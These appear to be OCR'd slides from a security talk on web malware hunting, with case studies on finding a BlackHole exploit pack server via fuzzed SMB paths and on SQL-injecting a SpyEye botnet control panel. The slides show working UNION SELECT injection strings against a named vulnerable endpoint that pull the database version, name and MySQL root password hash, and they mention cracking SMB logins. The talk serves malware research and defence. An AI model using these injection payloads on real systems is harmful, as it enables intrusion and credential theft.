
Case Study – BlackHole Exploit Pack - Hunt

- Verifying the Facts
  - The server was not browseable
  - Fuzzing the UNC path as follows
    - \\blackhole_host\home\new.avi
    - \\blackhole_host\usr\new.avi
    - **\\blackhole_host\home\smb\new.avi [Gotcha]**
    - \\blackhole_host\usr\smb\new.avi
  - SMB server must be configured with following metrics

```
[global]
security = share
[smb]
comment = smb
path = /home/smb
public = yes
browseable = no
writeable = no
guest ok = yes
```

Case Study – BlackHole Exploit Pack - Hunt

- At Last



- We were also able to crack the SMB login credentials to take control over the server.

Case Study – Botnet C&C SQL Injection

- SpyEye Botnet C&C Target
  - Exploiting the SQL injection to take control of
  - Fetch the target using abuse.ch service

SET | SpyEye TRACKER

Home | News | FAQ | SpyEye Blocklist | SpyEye Tracker | RSS Feeds | Removals | Contact | Links

Welcome to SpyEye Tracker

The *SpyEye Tracker* is another project by abuse.ch. It is similar to the ZeuS Tracker with the slight difference that SpyEye Tracker tracks and monitors malicious SpyEye Command&Control Servers (and not ZeuS C&Cs). SpyEye Tracker provides blocklists in different formats (eg. for Squid Web-Proxy or iptables) to avoid that infected clients can access the C&C servers. Additionally, SpyEye Tracker should help ISPs, CERTs and Law Enforcement to track malicious SpyEye C&C servers which are their responsibility.

Here are some quick statistics about the SpyEye Trojan:

- SpyEye C&C servers tracked: **408**
- SpyEye C&C servers online: **195**
- SpyEye C&C server with files online: **36**
- Average SpyEye binary Antivirus detection: **25.45%**

The map below shows a dot for each SpyEye Command&Control server.

Copyright © 2011 spyeyetracker.abuse.ch, version 1.0 / 2010-10-23

Case Study – Botnet C&C SQL Injection

- SpyEye Botnet C&C Target
  - Vulnerability lies in "**frmcp0/frm_findrep_sub2.php?id=**"
  - Getting the version number

log(, , ~'5.0.77'~) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://[redacted]/frmcp0/frm_findrep_sub2.php?id=-999999 union

Most Visited Getting Started Latest Headlines

log(, , ~'5.0.77'~)

Please, enter password: Enter

Source of: http://[redacted]/frmcp0/frm_findrep_sub2.php?id=-999999%20union%20all%20select%200x31,concat(0x7e,0x2

File Edit View Help

```
        </div>
</form>

<script type="text/javascript">
el = document.getElementById('password');
if (el) el.focus();
</script><html>
        <head>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <title>log(, , ~'5.0.77'~)</title>
                <link href="css/style.css" type=text/css rel=stylesheet>
                <script type="text/javascript" src="js/ajax.js"></script>

        </head>
        <body>
```

Case Study – Botnet C&C SQL Injection

- SpyEye Botnet C&C Target
  - Vulnerability lies in "**frmcp0/frm_findrep_sub2.php?id=**"
  - Getting the database

log(, , ~'livetomf6'~) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://[redacted]frmcp0/frm_findrep_sub2.php?id=-999999 union all select 0x31,concat(0x7e,0x27,data

Most Visited Getting Started Latest Headlines

log(, , ~'livetomf6'~)

Please, enter password: Enter

Source of: http://[redacted]/frmcp0/frm_findrep_sub2.php?id=-999999%20union%20all%20select%200x31,concat(0x7e,0x27,database(),0x27,0x7e),0x33,0x34,0x35,0x36,(

File Edit View Help

```
<script type="text/javascript">
el = document.getElementById('password');
if (el) el.focus();
</script><html>
        <head>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <title>log(, , ~'livetomf6'~)</title>
                <link href="css/style.css" type=text/css rel=stylesheet>
                <script type="text/javascript" src="js/ajax.js"></script>

        </head>
        <body>

        <center>
        <div id="div_smmain" class="div_main">

                <noscript>
                <font class="error">Your JavaScript is turned off. Please, enable your JS.</font>
                </noscript>
```

Line 8, Col 2

Case Study – Botnet C&C SQL Injection

- SpyEye Botnet C&C Target
  - Vulnerability lies in "**frmcp0/frm_findrep_sub2.php?id=**"
  - Getting the MySQL root password

log(, , ~'root:localhost:36d7801336a44b42'~) - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://[redacted]/frmcp0/frm_findrep_sub2.php?id=-999999 union all select 0x31,conc

Google

Most Visited Getting Started Latest Headlines

log(, , ~'root:localhost:36d780...

Please, enter password: Enter

Wrong password

Source of: http://[redacted]/frmcp0/frm_findrep_sub2.php?id=-999999%20union%20all%20select%200x31,concat(0x7e,0x27,user.User,0x3a,user.H

File Edit View Help

```
<form onsubmit='auth(); return false;'>
        <label>Please, enter password: </label><input type='password' id='password' name='password'> <input type='submit' value='Enter'>
        <div id='div_auth'>
        </div>
</form>

<script type="text/javascript">
el = document.getElementById('password');
if (el) el.focus();
</script><html>
        <head>
                <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
                <title>log(, , ~'root:localhost:36d7801336a44b42'~)</title>
                <link href="css/style.css" type=text/css rel=stylesheet>
                <script type="text/javascript" src="js/ajax.js"></script>

        </head>
        <body>
```

Line 19, Col 1

Conclusion

- For Rigorous Web Malware Hunting
  - Robust penetration testing skills required
  - Understanding of
    - Malware infection framework
    - Working of exploit serving mechanisms
    - Detailed web security knowledge with all types of attacks
  - At last, think like an attacker

References

- Notorious Datacenter Servers - Support Systems Pwning Through Outer Sphere : http://magazine.hitb.org/issues/HITB-Ezine-Issue-004.pdf
- Exploiting Web Virtual Hosting – Malware Infections : http://magazine.hitb.org/issues/HITB-Ezine-Issue-005.pdf
- Browser Malware Taxonomy : http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy
- SpyEye Malware Infection Framework : http://www.virusbtn.com/virusbulletin/archive/2011/07/vb201107-SpyEye
- SpyEye Bot – Aggressive Exploitation Tactics : http://www.virusbtn.com/virusbulletin/archive/2011/08/vb201108-spyeye
- Malware at Stake : http://secniche.blogspot.com

Thanks

- OWASP (http://www.owasp.org)
- SecNiche Security Labs (http://www.secniche.org)
- Cigital Inc
- Twitter - @AdityaKSood
- Feel free to send any queries.

cigital